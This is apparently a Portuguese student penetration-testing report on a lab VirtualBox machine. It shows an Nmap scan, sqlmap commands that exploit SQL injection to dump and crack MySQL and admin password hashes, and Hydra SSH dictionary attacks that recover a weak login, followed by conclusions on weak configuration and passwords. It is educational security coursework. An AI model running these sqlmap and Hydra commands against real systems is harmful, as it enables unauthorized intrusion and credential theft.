Atividade 02: PenTeste

Aluno : Alan Lima Marques
RA: 1511335

1. Introdução..... 1
2. Ferramentas e passos :.....1
3. Descrição e resultados..... 2
4. Conclusão..... 5

1. Introdução

A segurança da informação desempenha um papel crucial na sociedade atual pois muitas atividades dependem de algum tipo de sistema digital. No campo da cibersegurança, uma das práticas fundamentais para avaliar e fortalecer a segurança de sistemas e aplicativos é o penetration testing, ou pentesting. O pentesting é um processo controlado de identificação e exploração de vulnerabilidades com o objetivo de avaliar a eficácia das medidas de segurança existentes.

Um profissional da segurança que realiza pentests para empresas ou governos precisa definir muito bem o escopo dos seus testes e de preferência registrar formalmente as condições, riscos e limitações do pentest a ser realizado. Após acordados os termos do teste de invasão, tal profissional deve escolher suas ferramentas, realizar os testes e prover um relatório contendo os testes realizados e as falhas encontradas.

2. Ferramentas e passos :

Um teste de invasão ou mesmo uma invasão real normalmente seguem alguns passos, começando pela identificação do alvo, escaneamento de possibilidades, invasão, escalada de privilégios , manutenção do acesso e encobrimento de rastros. Na seguinte atividade, as ferramentas utilizadas os passos aplicados foram:

- Nmap para identificar o alvo e possibilidades de invasão.
- SQLmap para identificar vulnerabilidade de injeção de SQL.
- Hydra para quebra de senhas por dicionário.
- CrackStation.net para quebra de senhas por rainbow table.

3. Descrição e resultados

A investigação de possíveis vulnerabilidades na máquina começou pela execução do programa Nmap, scaneando a rede por possíveis hosts ativos. Uma máquina exceto o próprio atacante foi encontrada, com os os seguintes serviços:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-12 10:35 EDT
Nmap scan report for fedora (192.168.56.102)
Host is up (0.000075s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2 (protocol 2.0)
53/tcp   open  domain      ISC BIND 9.10.5-P2 (Fedora Core 24)
80/tcp   open  http        Apache httpd 2.4.27 ((Fedora) PHP/5.6.31)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
3306/tcp open  mysql       MySQL 5.5.5-10.1.25-MariaDB
8080/tcp open  http        Apache httpd 2.4.27 ((Fedora) PHP/5.6.31)
9090/tcp open  http        Cockpit web service 161 or earlier
MAC Address: 08:00:27:CA:7F:B4 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:fedoraproject:fedora_core:24, cpe:
```

Notou-se que havia um servidor **http** em execução, e acessar o endereço da máquina leva ao site que está sendo hospedado. Neste site, foi realizado uma tentativa de SQL Injection usando SQLMap no campo “Search” , com o comando:
`sqlmap -u http://192.168.56.102/search.php -data="keywords=GUCCI" -dbs`.
Este comando foi usado pois ao realizar uma pesquisa neste campo a aplicação Web não enviava parâmetros por URL. Este teste não foi bem sucedido.

```
[00:49:35] [WARNING] POST parameter 'keywords' does not seem to be injectable
[00:49:35] [CRITICAL] all tested parameters do not appear to be injectable. T
ry to increase values for '--level'/'--risk' options if you wish to perform m
ore tests. If you suspect that there is some kind of protection mechanism inv
olved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper
=space2comment') and/or switch '--random-agent'

[*] ending @ 00:49:35 /2023-10-27/
```

Em seguida, outros campos do site foram testados, e percebeu-se que havia um parâmetro sendo enviado ao se clicar em um produto, então novamente executou-se o programa SQLMap com o seguinte comando : `sqlmap -u http://192.168.56.102/product.php?id=28 -dbs` e foi obtido informações sobre o sistema operacional , versão do SGBD e bancos de dados contidos nele, sendo assim confirmado que a aplicação é vulnerável à técnica de invasão por injeção de SQL.

```
web server operating system: Linux Fedora
web application technology: PHP 5.6.31, Apache 2.4.27, PHP
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
available databases [8]:
[*] BookStore
[*] forge
[*] information_schema
[*] mysql
[*] performance_schema
[*] supershop_rdb
[*] test
[*] webdb
```

Foram investigadas as tabelas contidas em cada um desses bancos de dados , e segundo o nome das tabelas, foram selecionadas as que poderiam conter informações úteis. São esses os bancos de dados , seguido pelas tabelas e colunas investigadas.

- Bookstore : users (Password, UserID, UserName) *** Vazio**
- mysql : user (User, Password)
- performance_schema : user (USER) *** Vazio**
- supershop_rdb : admins (admin_name, admin_id, admin_password, admin_email)
- webdb : login

Em seguida, foi realizado a verificação do conteúdo dessas tabelas, onde encontramos no banco de dados mysql, na tabela users, o usuário root com senha “corinthians”


```
[01:48:21] [INFO] cracked password 'corinthians' for hash '*3a234e867f520626a
fb7c53a60998eaa3cd63441'
Database: mysql
Table: user
[6 entries]
+--------+-------------------------------------------------------------------+
| User   | Password                                                          |
+--------+-------------------------------------------------------------------+
| root   | *3A234E867F520626AFB7C53A60998EAA3CD63441 (corinthians) |
| root   | *3A234E867F520626AFB7C53A60998EAA3CD63441 (corinthians) |
| root   | *3A234E867F520626AFB7C53A60998EAA3CD63441 (corinthians) |
| root   | *3A234E867F520626AFB7C53A60998EAA3CD63441 (corinthians) |
| root   | *3A234E867F520626AFB7C53A60998EAA3CD63441 (corinthians) |
| root   | *3A234E867F520626AFB7C53A60998EAA3CD63441 (corinthians) |
+--------+-------------------------------------------------------------------+
```

Após isso, testando no banco de dados supershop_rdb na tabela admin_name, foram encontrados três usuários, e a quebra de senha realizada pelo sqlmap descobriu a senha de um deles, que não tem acesso à outros serviços da máquina.


admin_name	admin_password	admin_email
igor	b553b28424e84a3bc509c024615655183c41dc7c (corinthians)	igor@igor.com
luiz	c34f81e7640087a938897ec55f7124074fa1083e	luiz@luiz.com
rafael	9a45383f37e87e24d4c547cc4b112b60acc46416	rafael@rafael.com


Os hashes das senhas foram testadas no site **crackstation.net**, que usa tabelas pré-computadas de hashes , mas não houve sucesso

Após isso, um ataque de dicionário via ssh utilizando hydra também foi realizado. Primeiro testou-se o usuário **luiz** , e o arquivo de senhas utilizado foi o rock you reduzido, mas após 11 horas de execução não houveram resultados. O comando utilizado foi `hydra -l luiz -P rockyou-menor.txt -o found.txt ssh -t 4`



Foi então realizado mais um ataque de dicionário para múltiplos usuários, sendo esses : rafael , rodrigo, juliano, marcos e narci com o comando `hydra -L logins.txt -P rockyou-menor.txt -o found.txt -t 4 -V -u fedora ssh` e o resultado foi um usuário chamado rodrigo com senha “qwert”. A execução para os outros usuários foi cancelada após 3 horas.





4. Conclusão

Nesta atividade foram utilizadas técnicas de invasão simples, e percebeu-se que as principais fraquezas do sistema testado, bem como de muitos outros são :

- Má configuração de serviços e privilégios.
- Displicência dos desenvolvedores e administradores com relação à vulnerabilidades bem conhecidas.
- Escolha de senhas fracas pelos usuários.

Se medidas adequadas forem tomadas para prevenir esses principais pontos, o sistema será mais seguro, pois menos invasores terão o conhecimento necessário para aplicar outras técnicas mais avançadas.